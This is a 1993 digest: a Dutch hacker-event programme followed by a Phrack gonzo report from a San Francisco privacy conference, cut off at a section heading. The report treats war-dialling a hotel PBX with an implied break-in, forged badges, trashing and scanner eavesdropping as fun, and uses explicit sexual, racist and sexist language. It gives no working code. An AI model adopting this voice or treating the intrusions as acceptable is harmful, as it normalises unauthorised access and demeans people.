To discuss these and other issues, we've invited the following people who are active in the field of computer networking: [Electronic mail addresses for each of the participants are shown in brackets.]

Ted Lindgreen (ted@nluug.nl) is managing director of nlnet. Nlnet is the largest commercial TCP/IP and UUCP network provider in the Netherlands.

Peter van der Pouw Kraan (peter@hacktic.nl) was actively involved in the squat-movement newsletters 'Bluf!' and 'NN' and has outspoken ideas about technology and its relation to society. Had a PC all the way back in 1985!

Maja van der Velden (maja@agenda.hacktic.nl) is from the Agenda Foundation which sets up and supports communication and information projects.

Joost Flint (joost@aps.hacktic.nl) is from the Activist Press Service. APS has a bbs and works to get alternative-media and pressure groups online.

Felipe Rodriquez (nonsenso@utopia.hacktic.nl) is from the Hack-Tic Network which grew out of the Dutch computer underground and currently connects thousands of people to the global Internet.

Andre Blum (zabkar@roana.hacktic.nl), is an expert in the field of wireless communications.

Eelco de Graaff (Eelco.de.Graaff@p5.f1.n281.z2.fidonet.org) is the nethost of net 281 of FidoNet, EchoMail troubleshooter, and one of the founders of the Dutch Fidonet Foundation.

Michael Polman (michael@antenna.nl) of the Antenna foundation is a consultant in the field of international networking. He specialises in non-governmental networks in the South.

Alfred Heitink (alfred@antenna.nl) is a social scientist specializing in the field of computer-mediated communication as well as system manager at the Dutch Antenna host.

Rena Tangens (rena@bionic.zer.de), was involved in the creation of the Bionic Mailbox in Bielefeld (Germany) and the Zerberus mailbox network. She is an artist and wants to combine art and technology.

The discussion will be led by freelance radiomaker and science journalist Herbert Blankesteyn. He was involved in the 'Archie' children's bbs of the Dutch VPRO broadcasting corporation.

==========

'Phreaking the Phone', Thursday August 5th 1993, 14:00

Your own telephone may have possibilities you never dreamed possible. Many years ago people discovered that one could fool the telephone network into thinking you were part of the network and not just a customer. As a result, one could make strange and sometimes free phonecalls to anywhere on the planet. A subculture quickly formed.

The phone companies got wise and made a lot of things (nearly) impossible. What is still possible today? What is still legal today? What can they do about it? What are they doing about it?

Billsf (bill@tech.hacktic.nl) and M. Tillman, a few of the worlds best phreaks, will introduce the audience to this new world. Phone phreaks from many different countries will exchange stories of success and defeat. Your life may never be the same.

==========

'Hacking (and) The Law', Friday August 6th, 14:00

You can use your own computer and modem to access some big computer system at a university without the people owning that computer knowing about it. For years this activity was more or less legal in Holland: if you were just looking around on the Internet and didn't break anything nobody really cared too much...

That is, until shortly before the new computer crime law went into effect. Suddenly computer hackers were portrayed as evil 'crashers' intent on destroying systems or, at least, looking into everyone's files.

The supporters of the new law said that it was about time something was done about it. Critics of the law say it's like hunting mosquitoes with a machine-gun. They claim the aforementioned type of hacking is not the real problem and that the law is excessively harsh.

To discuss these issues we've invited a panel of experts, some of whom are, or have been, in touch with the law in one way or another.

Harry Onderwater (fridge@cri.hacktic.nl), is technical EDP auditor at the Dutch National Criminal Intelligence Service (CRI) and is responsible for combatting computer crime in the Netherlands. He says he's willing to arrest hackers if that is what it takes to make computer systems secure.

Prof. Dr. I.S. (Bob) Herschberg (herschbe@dutiws.twi.tudelft.nl), gained a hacker's control over his first system 21 years ago and never ceased the good work. Now lecturing, teaching and publishing on computer insecurity and imprivacy at the technical university in Delft. His thesis: 'penetrating a system is not perpetrating a crime'.

Ronald 'RGB' O. (rgb@utopia.hacktic.nl) has the distinction of being the only Dutch hacker arrested before and after the new law went into effect. He is a self-taught UNIX security expert and a writer for Hack-Tic Magazine.

Ruud Wiggers (ruudw@cs.vu.nl), system manager at the Free University (VU) in Amsterdam, has for 10 years been trying to plug holes in system security. He was involved in the RGB arrest.

Andy Mueller-Maguhn (andy@cccbln.ccc.de) is from the Chaos Computer Club in Germany.

Eric Corley (emmanuel@eff.org) a.k.a. Emmanuel Goldstein is editor of the hacker publication '2600 magazine'. The first person to realize the huge implications of the government crackdown on hackers in the US.

Winn Schwartau (wschwartau@mcimail.com) is a commercial computer security advisor as well as the author of the book 'Terminal Compromise'. His new book entitled 'Information Warfare' has just been released.

Ray Kaplan (kaplan@bpa.arizona.edu) is a computer security consultant.

He is constantly trying to bridge the gap between hackers and the computer industry. He organizes 'meet the enemy' sessions where system managers can teleconference with hackers.

Wietse Venema (wietse@wzv.win.tue.nl) is a systems expert at the Technical University in Eindhoven. He is the author of some very well known utilities to monitor hacking on unix systems. He has a healthy suspicion of anything technical.

Peter Klerks (klerks@rulfsw.leidenuniv.nl) is a scientist at the centre for the study of social antagonism at the Leiden University. He has studied the Dutch police force extensively, and is author of the book 'Counterterrorism in the Netherlands.'

Don Stikvoort (stikvoort@surfnet.nl), one of the computer security experts for the Dutch Academic Society and chairman of CERT-NL (Computer Emergency Response Team). He is also actively involved in SURFnet network management.

Rop Gonggrijp (rop@hacktic.nl) was involved in some of the first computer break-ins in the Netherlands during the 80's and is now editor of Hack-Tic Magazine.

The discussion will be led by Francisco van Jole (fvjole@hacktic.nl), journalist for 'De Volkskrant'.

==========

WORKSHOPS

HEUnet introduction
   an introduction to the Hacking at the End of the Universe network.

Jumpstart to VR, 3D world-building on PC's
   Marc Bennett, editor of Black Ice magazine, will explain how to design worlds on your own PC which can be used in Virtual Reality systems.

Replacing MS/DOS, Running UNIX on your own PC
   People who are already running unix on their PCs will tell you what unix has to offer and they'll talk about the different flavours in cheap or free unix software available.

Unix security
   RGB and fidelio have probably created more jobs in the unix security business than the rest of the world put together. They'll talk about some of the ins and outs of unix security.

E-mail networking
   Should we destroy X400 or shall we let it destroy itself?

'User Authorization Failure'
   A quick introduction to the VAX/VMS Operating System for those that consider a career in VMS security.

'The right to keep a secret'
   Encryption offers you the chance to really keep a secret, and governments know it. They want you to use locks that they have the key to. The fight is on!

'Virus about to destroy the earth!'. Don't believe the hype!
   What is the real threat of computer viruses? What technical possibilities are there? Are we being tricked by a fear-machine that runs on the money spent on anti-virus software?

'It came out of the sky'
   'Receiving pager information and what not to do with it'. Information to pagers is sent through the air without encryption. Rop Gonggrijp and Bill Squire demonstrate a receiver that picks it all up and present some spooky scenarios describing what one could do with all that information.

Cellular phones and cordless phones
   How do these systems work, what frequencies do they use, and what are the differences between different systems world-wide?

Zen and the art of lock-picking.
   In this workshop The Key will let you play with cylinder locks of all types and tell you of ingenious ways to open them.

"Doesn't mean they're not after you"
   The secret services and other paranoia.

Audio Adventures
   Steffen Wernery and Tim Pritlove talk about adventure games that you play using a Touch Tone telephone.

Botanical Hacking (THC++)
   Using computers, modems and other high tech to grow.

Wireless LAN (Data Radio)
   How high a data rate can you pump through the air, and what is still legal?

Social Engineering
   The Dude, well known from his articles in Hack-Tic, will teach you the basics of social engineering, the skill of manipulating people within bureaucracies.

'Hacking Plastic'
   Tim and Billsf talk about the security risks in chip-cards, magnetic cards, credit cards and the like.

Antenna Host Demo
   The Antenna Foundation is setting up and supporting computer networks, mainly in the South. They are operating a host system in Nijmegen, The Netherlands, and they will demonstrate it in this workshop, and talk about their activities.

APS Demo
   APS (Activist Press Service) is operating a bbs in Amsterdam, The Netherlands. You'll see it and will be able to play with it 'hands-on'.

'Hocking the arts'
   Benten and Marc Marc are computer artists. They present some of their work under the motto: Hocking the arts, demystifying without losing its magic contents.

Public Unix Demo
   Demonstrating the Hack-Tic xs4all public unix, as well as other public unix systems.

Packet Radio Demo
   Showing the possibilities of existing radio amateur packet radio equipment to transport packets of data over the airwaves.

==========

COMPUTERS AT 'HACKING AT THE END OF THE UNIVERSE'

This will get a little technical for those who want to know what we're going to set up. If you don't know much about computers, just bring whatever you have and we'll see how and if we can hook it up.

We're going to have ethernet connected to Internet (TCP/IP). You can connect by sitting down at one of our PC's or terminals, by hooking up your own equipment (we have a depository, so don't worry about theft), or by using one of our 'printerport <--> ethernet' adapters and hooking up laptops and notebooks that way. There may be a small fee involved here, we don't know what they're going to cost us. Contact us for details, also if you have a few of these adapters lying around.

There might also be serial ports you can connect to using a nullmodem cable.

You can log in to our UNIX system(s) and send and receive mail and UseNet news that way. Every participant that wants one can get her/his own IP number to use worldwide. Users of the network are urged to make whatever files they have on their systems available to others over the ethernet. Bring anything that has a power cord or batteries and let's network it!

==========

--

Hstorm ++31 2230 60551
Ad Timmering <north@hstorm.hacktic.nl>\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 8 of 27

CONFERENCE NEWS
PART II

****

Fear & Loathing in San Francisco

By Some Guy

(The names have been changed to protect the guilty.)

1. The Arrival

I had been up for about 48 hours by the time America West dropped me off at San Francisco's airport. The only thing I could think about was sleep. Everything took on strange dreamlike properties as I staggered through the airport looking for the baggage claim area. Somehow, I found myself on an airport shuttle headed towards the Burlingame Marriott. Suddenly I was standing in front of an Iranian in a red suit asking me for a major credit card. After a quick shuffle of forms at the checkin counter I finally had the cardkey to my room and was staggering toward a nice warm bed.

Once in the room I fell down on the bed, exhausted. Within the space of a few minutes I was well on my way to Dreamland. Within the space of a few more minutes I was slammed back into reality as someone came barreling into the room. Mr. Blast had arrived from Chitown with a bag full of corporate goodies. I accepted a shirt and told him to get lost. No sooner had he left than Fitzgerald burst in with enough manuals to stock a small college's technical library. After griping for nearly 30 minutes at the fact that I had neglected to likewise bring 500 pounds of 5ess manuals for him, Fitzgerald took off.

Sleep.

2. Mindvodxka

After several needed hours rest, I took off downstairs to scope out the spread. I ran into Bruce Sterling who relayed some of the mornings events, the highlight of which was Don Delaney's "Finger Hackers" the inner city folks who sequentially dial, by hand, every possible combination of pbx code to then sell on street corners.

Out of the corner of my eye I spotted two young turks dressed like mafioso: RBOC & Voxman. I wandered over and complimented them on their wardrobe and told them to buy me drinks. Beer. Beer. More beer. Screwdrivers. Screwdrivers. Last call. Last screwdriver.

RBOC and I decided that it was our calling to get more drinks. We took off to find a bar. Upon exiting the hotel we realized that we were in the middle of fucking nowhere. We walked up and down the street, rapidly getting nowhere. In our quest for booze, we managed to terrorize a small oriental woman at a neighboring hotel who, after 10 minutes of our screaming and pounding, finally opened up the door to her office wide enough to tell us there were no bars within a 15 mile radius. We went back to the hotel very distraught.

We went back to RBOC's room where Voxman was sampling a non-tobacco smoke. We bitched about the lack of watering holes in the vicinity, but he was rather unsympathetic. After he finished his smoke and left the room, we decided to order a bottle of vodka through room service and charge it to Voxman since it was roughly 50 dollars.

RBOC called up room service and started to barter with the clerk about the bottle. "Look, tell you what," he said, "I've got twenty bucks. You meet me out back with two bottles. I give you the twenty and you keep one of

the bottles for yourself."

"Look man, I know you have about a thousand cases of liquor down there, right? Who's going to miss two bottles? Don't you want to make a few extra bucks? I mean, twenty dollars, that's got to be about what you make in a day, right? I mean, you aren't exactly going to own this hotel any time soon, am I right? So, I'll be down in a few minutes to meet you with the vodka. What do you mean? Look man, I'm just trying to help out another human being. I know how it is, I'm not made out of money either, you know? Listen, I'm from NYC...if someone offers me twenty dollars for nothing, I take it, you know? So, do we have a deal?"

This went on for nearly an hour. Finally RBOC told the guy to just bring up the damn bottle. When it arrived, the food services manager, acting as courier, demanded proof of age, and then refused to credit it to the room. This sparked a new battle, as we then had to track down Voxman to sign for our booze. After that was settled, a new crisis arose: We had no mixer.

The soda machine proved our saviour. Orange Slice for only a dollar a can. We decided to mix drinks half and half. Gathering our fluids, we adjourned to the lobby to join Voxman and a few conventioneers. The vodka went over well with the crew, and many a glass was quaffed over inane conversation about something or other.

Soon the vodka informed me it was bed time.

3. It Begins.

I woke late, feeling like a used condom. I noticed more bags in the room and deduced that X-con had made it to the hotel. After dressing, I staggered down to the convention area for a panel.

"Censorship and Free Speech on the Networks" was the first one I got to see. The main focus of the panel seemed to be complaints of alt.sex newsgroups and dirty gifs. As these two are among my favorite things about the net, I took a quick disliking of the forum. Nothing was resolved and nothing was stated.

There was a small break during which I found X-con. We saw a few feds. It was neat. The head of the FBI's computer crime division called me by name. That was not terribly neat.

The next session was called "Portrait of the Artist on the Net." X-con and I didn't get it. We felt like it was "portrait of the artist on drugs on the net." Weird videos, odd projects, and stream of consciousness rants. Wasn't this a privacy conference? We were confused.

The session gave way to a reception. This would have been uneventful had it not been for two things: 1) an open bar 2) the arrival of the Unknown Hacker. U.H. was probably the most mysterious and heralded hacker on the net. The fact that he showed up in public was monumental.

The reception gave way to dinner, which was uneventful.

4. Let the Beatings Begin

A few days before the con, Mr. Blast had scoured the net looking for dens of inequity at my behest. In alt.sex.bondage he had run across a message referring to "Bondage A Go-Go." This was a weekly event at a club in the industrial district called "The Bridge." The description on the net described it as a dance club where people liked to dress up in leather and spikes, and women handcuffed to the bar from 9-11 drank free! This was my kind of place.

On that Wednesday night, I could think of nothing but going out and getting to Bondage A Go-Go. I pestered X-con, Mr. Blast and U.H. into going. We tried to get Fender to go too, but he totally lamed out. (This would be remembered as the biggest mistake of his life.)

We eventually found ourselves driving around a very seedy part of San Francisco. On one exceedingly dark avenue we noticed a row of Harleys and their burly owners hanging outside a major dive. We had found our destination.

Cover was five bucks. Once inside we were assaulted by pounding industrial and women in leather. RAD! Beer was a buck fifty. Grabbing a Coors and sparking a Camel, I wandered out to the main dance floor where some kind of event was taking place.

Upon a raised stage several girlies were undulating in their dominatrix get-ups, slowly removing them piece by piece. A smile began to form. X-con and U.H. found me and likewise denoted their approval. The strip revue continued for a few songs, with the girlies removing everything but their attitudes.

The lights went up, and a new girl came out. She was followed by a friend carrying several items. The first girl began to read rather obscure poetry as the second undressed her. Once girl1 was free of restrictive undergarments girl2 donned surgical gloves and began pouring generous amounts of lubricant over her hands. As the poetry reached a frantic peak, girl2 slowly inserted her entire hand into girl1.

A woman in the crowd screamed.

My smile was so wide, it hurt.

The fisting continued for an eternity, with girl1 moving around the stage complaining in her poetic rant about how no man could ever satisfy her. (This was of no surprise to me since she had an entire forearm up her twat.) Girl2 scampered around underneath, happily pumping away for what seemed like an hour.

When the performance ended, a very tall woman in hard dominatrix gear sauntered out on the stage. From her Nazi SS cap to her stiletto heels to her riding crop, she was the top of my dreams. Two accomplices tied a seemingly unwilling bottom to the stage and she began striking her repeatedly with the crop, to the beat of something that sounded like KMFDM. The screams filled the club, and drool filled the corners of my mouth.

As the song ended, the girls all came back out on stage and took a bow to deafening applause. Then the disco ball lit up, and Ministry began thundering, and people began to dance like nothing had ever happened. We were a bit stunned.

We all wandered up to the second level where we were greeted by a guy and two girls going at it full on. I staggered dazed to the second story on the opposite side. There was a skinhead getting a huge tattoo and a girl getting a smaller one. I was not brave enough to risk the needle in San Francisco, so I wandered back downstairs. That’s where I fell in love.

She was about 5’2", clad in a leather teddy, bobbed blood red hair, carrying a cat o’nine tails. Huge, uh, eyes. Alas, ’twas not to be. She was leading around a couple of boy toys on studded leashes. Although the guys seemed to be more interested in each other than her, I kept away, knowing I would get the hell beaten out of me if I intervened.

As it approached 3:00 am, we decided it was time to go. We bid a fond farewell to the Bridge and took leave.

We all wanted to see Golden Gate, so U.H. directed us towards downtown to the bridge. Passing down Market, we noticed a man lying in a pool of blood before a shattered plate glass window, surrounded by cops.

We eventually reached the Golden Gate Bridge. We drove across to the scenic overlook. Even in the darkness it was rather cool. We took off through the hills and nearly smashed into a few deer with the car. It was almost time for the conference by then, so we decided to get back.

5. Thursday

I made it downstairs for the "Medical Information and Privacy" that morning. As I was walking towards the room, I got a sudden flash of an airlines advertisement. The Pilot had arrived. I was shocked. Here was this guy who used to be one of the evil legionnaires, and he looked like an actor from a delta commercial...blue suit, aviator sunglasses, nappy hat with the little wings. Appalling.

I drug him into the meeting hall where we sat and made MST3K-like commentary during the panel. I began to get mad that no one had even mentioned the lack of legislation regarding medical records privacy, nor the human genome project. I was formulating my rude commentary for the question period when the last speaker thankfully brought up all these points, and chastised everyone else for not having done so previously. Good job.

I snaked The Pilot a lunch pass, and we grabbed a bite. It was pretty good. I noticed that it was paid for by Equifax or Mead Data Central or some other data-gathering puppet agency of The Man. No doubt a pathetic ploy to sway our feelings. I ate it anyway.

After lunch, John Perry Barlow got up to bs a bit. The thing that stuck me about Barlow was his rant about the legalization of drugs. Yet another stray from computers & privacy. It must be nice to be rich enough to stand in front of the FBI and say that you like to take acid and think it ought to be legal. I debated whether or not to ask him if he knew where to score any in San Francisco, but decided on silence, since I'm not rich.

I lost all concept of time and space after Barlow's talk, and have no idea what happened between that time and that evening.

6. Birds of a Feather BOF together

That night we went to the Hacker BOF, sponsored by John McMullen. Lots of oldies siting around being superior since it wasn't illegal when they swiped cpu access, and lots of newbies sitting around feeling superior since they had access to far better things than the oldies ever dreamed of.

A certain New York State Policeman had been given the remainder of the bottle of vodka from the previous night. It was gone in record time. Later he was heard remarking about how hackers should get the death penalty. When Emmanuel Goldstein demonstrated his Demon Dialer from the Netherlands, he sat in the corner slamming his fist into his hand muttering, "wait till we get home, you'll get yours."

I went outside and hid. Also hiding outside was Phiber. We exchanged a few glares. He and I had been exchanging glares since our respective arrivals. But neither of us said anything directly to the other. I had heard from several people that Phiber had remarked, "on the third day, I'm gonna get that guy. Just you wait." I was waiting.

I decided that Thursday should be the night we would all go to a strip club. After telling everyone within a 15 mile radius about Bondage A Go-Go, it was rather easy to work up an interest in this adventure. Me, X-con, Mr. Blast, U.H. and Fender would be the valiant warriors.

Before making preparations to leave, X-con and Fitzgerald decided to check out the hotel's PBX. Setting up Tone-Loc, X-con's notebook set out banging away at the available block of internals. We decided that the hotel had a 75, and yes, it would be ours, oh yes, it would be ours.

It was a Herculean task to gather the crew. Despite their desire to go, everyone farted around and rounding them up was akin to a cattle drive. Fender cried about having to attend this BOF and that BOF and

Mr. Blast cried about being tired, Fitzgerald cried about not being old enough to go, and I just cried. Eventually we gathered our crew and launched.

8. Market Street Madness

We initially went out to locate the Mitchell Brothers club. I had heard that it was quite rad. Totally nude. Lap dancing. Total degradation and objectification. Wowzers.

U.H. said he knew where it was. He was mistaken. The address in the phone book was wrong. It was nowhere to be found. We ended back up on Market surrounded by junkies and would-be muggers. Thankfully, there were no fresh corpses. I saw a marquee with the banner Traci Topps.

Forcing Mr. Blast to pull over, we made a beeline to the entrance. Cover was ten dollars, and we had missed Traci's last performance. We paid it anyway, since we had bothered to pull over. Big mistake.

Now, when I think of strip clubs, I think of places like Houston's Men's Club, or Atlanta's Gold Club, or Dallas' Fantasy Ranch. Very nice. Hot women. Good music. Booze. Tables.

We entered a room that used to be a theater. Sloping aisles along theater seats side by side. Up on the stage, was a tired, unattractive, heavy set brunette slumping along to some cheesy pop number. I was instantly disgusted. I felt compelled to tell X-con that strip clubs were not like this normally, since he had never been to one, and it was my bright idea to be here.

We noticed some old perv at the far end of our row in a trench. It was like out of a bad movie. He was not at all shy about his self-satisfaction and in fact seemed quite proud of it. He kept trying to get the girls to bend down so he could fondle them. Gross beyond belief. We debated whether or not to point and laugh at him, but decided he might have something more deadly concealed under the trench and tried to ignore it.

Some more furniture passed across the stage. One sauntered over to me and asked if I'd like any company. I asked her what the hell this place was all about. She said that this was the way most places were downtown. I told her that I expected tables, beer, and a happy upbeat tempo. She shrugged and said she didn't know of anything really like that.

On the stage a really cute girl popped up. A shroom on this turd of a club. Fender and I both decided she was ours. Fender said there was no way that I would get the only good looking girl in the place. I said he needed to get real, that it would be no contest.

As soon as she left the stage, Fender disappeared. Later he returned smirking. Moments afterward, the girl appeared and plopped down in his lap. (We found out later he paid her.) He continued his dialogue for about 20 minutes discussing philosophy or something equally stupid to talk to a nude dancer about, and then we got up to leave. She gave him her phone number. (It was the number to the Special Olympics.) We left, and I apologized to everyone.

We took off to Lombard street and fantasized about letting the rental car loose to plummet down the hill, destroying everything in its path. Next time we decided we would.

Then it was decided that it would be a good idea to look for some food. We ended up somewhere where there was some kind of dance club. Everything was closed and there was no food to be seen. Walking down a few side streets looking for food, U.H. decided to tell Fender that he had broken into his machine. Fender turned about 20 shades of green.

We then went back to the Golden Gate Bridge since it never closed and stared out at the bay. Fender began to talk incoherently so it became urgent that we get back to the hotel and put him to bed to dream happy dreams of his stripper Edie.

Back at the hotel X-con and I could not sleep. The notebook had found a number of carriers. One was for a System V unix. We decided that this was the hotel's registration computer. We knew most used some kind of package like encore, so we...well. :) We also found several odd systems, probably some kind of elevator/ac/power controllers or whatnot.

At 5am or so, X-con and I took off to explore the hotel. Down in the lobby we found RBOC busily typing away to a TTD operator on the AT&T payphone 2000. He was engrossed in conversation, so we left him to his typing. X-con started to look around the Hertz counter for anything exciting and set off the alarm. Within seconds security arrived to find me perched on the shoeshine stand and X-con rapping on the payphone to another hotel. We told him we hadn't seen anyone go behind the counter. He didn't believe us but left anyway.

As we burst into fits of laughter, Mitch Kapor, in shorts and t-shirt came cruising by and exited through a glass door. We weren't quite sure if he were real so we snuck through the door after him. The door led to the gym. Mitch was busily pedaling away on an exercycle.

X-con and I decided to explore the hotel since we never even knew there was a gym, and who could tell what other wild and wacky places remained unseen. We took off to find the roof, since that was the most obvious place to go that we should not be. Finding the stairwell with roof access, we charged up to the top landing. The roof was unlocked, but right before opening the hatch, we noticed that there was a small magnetic contact connected to a lead. Not feeling up to disabling alarm systems so late in the evening (or early in the morning), we took off. On another level, we found the offices. Simplex locks. Amazing. Evil grins began to form, but we wimped out, besides it was damn near convention time.

9. Coffee, Coffee and More Coffee

Outside the convention room the caterers had set up the coffee urns. X-con and I dove into the java like Mexican cliff jumpers. It got to be really really stupid. We were slamming coffee like there was no tomorrow. Fuck tomorrow, we slammed it like there was no today. I put about eight packets of sugar in each of my cups. Ahh, nothing like a steamin' cup o' joe. By the time we were done we had each drank nearly 20 cups. The world was alive with an electric hum. We were ready to take on the entire convention. Yep. After another cup.

The first panel of the day was "Gender Issues in Computing and Telecommunications." As the talk began, the pig in me grew restless. "What's all this crap?" it said. "Bunch of feminazis bitching about gifs. They should all go to the bridge next Wednesday, that will give them a new perspective. Where's Shit Kickin' Jim when you need him?" Then I got more idealistic in my thinking. "Ok, fine, if women demand equal treatment on the net, then what about equal treatment for homosexuals? What about equal treatment for hermaphrodites? What about equal treatment for one-legged retired American Indian Proctologists on the net? And let us not forget the plight of the Hairless. Geez. What a load of hooey. I wanted to jump up and yell, "THE NET IS NOT REAL! WORRY ABOUT THE REAL WORLD AND THE NET WILL CHANGE! YOU CANNOT CHANGE REALITY BY CHANGING THE NET!" If only I'd had another cup of coffee, I might have done it.

The women got nothing done. After the panel X-con and I took off to the room, after getting a few cups of coffee for the elevator ride. We sat in the hotel room and made rude noises until Mr. Blast and Fitzgerald got up. We all fought for the shower and by noon we were ready to venture outward for lunch.

10. Cliffie!

The lunch that day had a few pleasant surprises. The first came in the form of a waitress with HUGE, uh, eyes. Having something of an fetish for big, ahem, eyes, I practiced my patented Manson-like gaze

for her benefit. The second surprise came when a the CFP staffers cornered a couple of people at our table.

KCrow and Xaen had photocopied lunch tickets and forged badges to hang out at the conference. Finally, on the last day, the staffers suddenly decided that these two might not be paying attendees. Whether it was the names on their badges that did not check out, or the fact that Xaen had been walking around in a red and white dress-like robe the entire day. They let them stay, but told them next time to either make better forgeries or send in their scholarship applications like everyone else.

As lunch drew to a close, the crowd grew restless. A cry rang out, "CLIFFIE!" The crowd took up the cry, and executives began throwing conference papers in the air, stomping their feet and holding up their lit cigarette lighters. "We want Cliffie, we want Cliffie!" The house lights dimmed and a silhouette of frazzled hair appeared at the head of the room.

Well, maybe it wasn't quite like that. Cliff Stoll took the stand and began a stream of consciousness rant that would make someone with a bipolar disorder look lucid. Contorting himself and leaping on tables, Cliff definitely got my attention. It was kind of like watching Emo Philips on crank while tripping. I dug it. If you have the opportunity to catch Cliff on his next tour, make sure to do so. Lorne Michaels could do worse than make some kind of sitcom around this guy. It was probably the most amazing thing I had seen at the official conference.

11. A Little Bit O' History

Fitzgerald heard that there was a Pac Bell museum downtown. This news evoked a Pavlovian response almost as pronounced as me at The Bridge. Me and The Pilot wanted to check it out too so we decided to go. It was like the Warner Bros. cartoon of the big dog and the little dog "huh Spike, we gonna get us a cat, aren't we Spike, yep, we are gonna get that cat, boy, aren't we Spike, yep, yep, boy I can't wait, boy is that darn cat gonna be sorry, isn't he Spike, huh, Spike, huh?" Fitzgerald was psyched.

Driving through downtown San Francisco was kind of like some kind of deranged Nientendo game. The streets were obviously layed out by farm animals. Traffic was disgusting. Of course, 3:30 on Friday afternoon is official road construction time in downtown San Francisco. That was not in my "Welcome To SF" guide, so I penciled it in.

About 4:00 we found an open lot, amazingly enough across from the Pac Bell building. We paid roughly 37 thousand dollars for the spot and took off to the museum. Fitzgerald was in heaven. He had called the museum from the hotel before we left and told them we were on our way.

Upon walking in the building we were stopped by a guard. He asked us what we wanted. Fitzgerald said, "We're here for to see the museum!" The guard gave us the once over and said, "Museum's closed." Fitzgerald almost fainted. Sure enough, the museum guy had bailed early. Probably immediately after receiving our phone call. Typical telco nazi antics.

We took to the streets. (The streets of San Francisco...haha) Wandering up and down the hills checking people out proved quite fun. We checked out Chinatown where we all decided that the little Oriental schoolgirls in their uniforms were quite amazing. We tried to spot the opium dens, and pointed out suspect organized crime figures. Suddenly, we realized we were lost, and if we didn't get back to the lot we would lose our car. (Thirty-seven thousand dollars only buys you a spot for a few hours.) We managed to find our car minutes before the tow trucks rolled in and spent a few more hours looking for buildings with good dumpsters for that night's planned trashing spree. We found a few spots and took off towards the hotel and dinner.

12. Zen & The Art of Trashing

That night everyone decided to move into our room. Somehow Fitzgerald stole

a bed and wheeled it into our room to allow for more sleep space. So, it was X-con, Fitzgerald, me, Fender and Mr. Blast all smashed into the little room. As we were sitting in the room discussing what to do that evening, the door burst open and a large man in basketball sweats walked in. After he saw us in the room he turned around and quickly exited.

Fitzgerald ran out in the hall after him and discovered that the whole hall was full of basketball players. We called down to the front desk to complain that our room had been given out. The desk apologized and told us that the mistake had been noticed and they would correct the problem with the basketball team. This did not exactly sit well with me, as I envisioned shitloads of jocks rooting through our stuff, taking my camera and various and sundry electronics gear.

Temporarily forgetting about the impending robberies, we took off to do a little recon of our own. The five of us and The Pilot piled into two cars and took off towards downtown looking for garbage.

We found several Pac Bell offices but the only one with any type of dumpster had nothing to offer save old yellow pages and pizza boxes. We were totally bummed. We decided to wander around aimlessly to see what we could stumble across.

After making about a dozen turns and walking a mile or two we came across a huge black beast of a building. It looked like the Borg Cube. It was vast and foreboding. It was an AT&T building. Fitzgerald took off towards the door to ask for a tour. It was only 11:00 in the evening, so we were certain that we would be given a hearty welcoming and guided journey through the bowels of the cube. Yeah, right.

Alas, we were not to be assimilated. The guard told us to get lost. We decided to see the Borg used dumpsters. Around the back end of the building by the loading docks we saw several stair landings starting about three floors up. We debated scaling the building, but noticed about 500 security cameras. This place was possibly the most secure telco installation we had ever seen.

We decided that this place must be the point of presence for the West Coast since it was just so damn impenetrable. As we turned to leave I noticed a small piece of white cord on the ground. As I picked it up, we noticed it led from a small construction shack behind the POP. It ran all the way from the shack to a heavy steel door in the side of the cube where it snaked its way under the door into the building and probably into the frame. We all had a great laugh at the exposed line, and wished we would have had a test-set to make a few choice overseas calls.

We wandered back to the cars and ended up driving around downtown some more for a few hours before ending up back at the hotel.

13. Mr. Blast Can’t Drive.

We all regrouped the next morning to go shopping downtown. Fender was kind enough to dish out vast quantities of chocolate-covered espresso beans and we all got completely wired. X-con and I decided that we should have had a bag of these the previous morning.

We drove straight down to Chinatown and began looking for a place to park. Mr. Blast, Fender, X-con were in one car, me, Fitzgerald and The Pilot in another. Mr. Blast, for being from a huge city, had absolutely no concept of driving in traffic in a downtown setting. He missed lots, made weird turns, ran lights and generally seemed like he was trying to lose us. He achieved his desired goal.

We cursed his name for fifteen minutes and then gave up our search. Fitzgerald had swiped Fender’s scanner and was busily entertaining himself listening to cellular phone calls. He had the window rolled down in the back seat and took great joy in holding up the scanner so people walking down the street could join in on the voyeuristic fun. Suddenly Fitzgerald shouted, "HOLY SHIT! I can’t believe it!"

The Pilot and I nearly had matching strokes, "WHAT?" I said. "It's ENCRYPTED! I can't believe it man, encrypted speech on the phone!" I began to laugh, and The Pilot soon joined in. It was Mandarin. "Where the hell are we, Fitz?" I asked him. "San Francisco, " he replied. "No," I said, "Specifically, where in San Francisco?" Fitzgerald thought for a minute and said, "Uh, Chinatown?" Suddenly, his eyes lit up, "OHHHHHHH. Hehe.. it's not encrypted is it?" We laughed at him for about ten minutes.

We came to a stop light where a very confused Chinese lady was looking at us. Fitzgerald held up the scanner and I yelled, "Herro!" We went hysterical as we drove off, leaving the woman even more bewildered.

We found a place to park and decided to explore on our own. The plethora of little Chinese hotties blew my mind. We staggered around Chinatown trying to get bargains on electronics gear. It struck us all as odd that every electronics store in the downtown area was owned and operated by Iranians. Needless to say, no bargains were found.

We had lunch at a restaurant called Red Dragon. The majority of the lunch was spent talking telco. Watching Fitz and The Pilot get totally wrapped up in the talk, both trying to tell the best story about the neatest hack proved incredibly interesting.

We took off into the crowds to try to find cheap watches, since The Pilot's watch was ready to retire. He soon made a totally sweet deal on a watch from an oriental merchant and we took off for the car. On the way we noticed a small shop in a back alley with throwing stars in the window.

Inside was ninja heaven. They had daggers, cloaks, stars, nunchaca, swords, masks and tons and tons of violence inducing paraphanalia. I saw a telescoping steel whip behind a case. I knew I must possess this item, and when I found out that it was only $22.00 the money was already in my hands. Fitz also got a whip and five stars. We were now armed...Phiber beware.

We took off down to the port to look out at the bay. While we were there we watched a bunch of skaters doing totally insane street style in a small cement fountain area. One kid waxed the street with his face and we all had a serious laugh, much to the chagrin of the injured and his posse. As soon as they scraped up the hapless skatepunk off the ground, they resumed their thrashing, avoiding the wet spot. We decided that these kids were totally insane.

We took off back to the hotel to meet up with the idiots. Once we arrived we found that we were locked out of our room. In fact, not only had they cut off our keys, but they had checked us out. We got a security guard to let us in the room. Shortly thereafter X-con et.al. returned loaded with gear they had picked up on their trip. They exclaimed that they rushed back to the hotel at top speed, since when they tried to call the room, the hotel had said that our room was not in use.

I got furious and went downstairs to yell. Eventually, we got our phone service back and the manager went upstairs to give us a live body to verbally abuse, which we took full advantage of. He shucked and jived his way through an apology but we did not get a free night as we had hoped for.

14. Castro-Bound

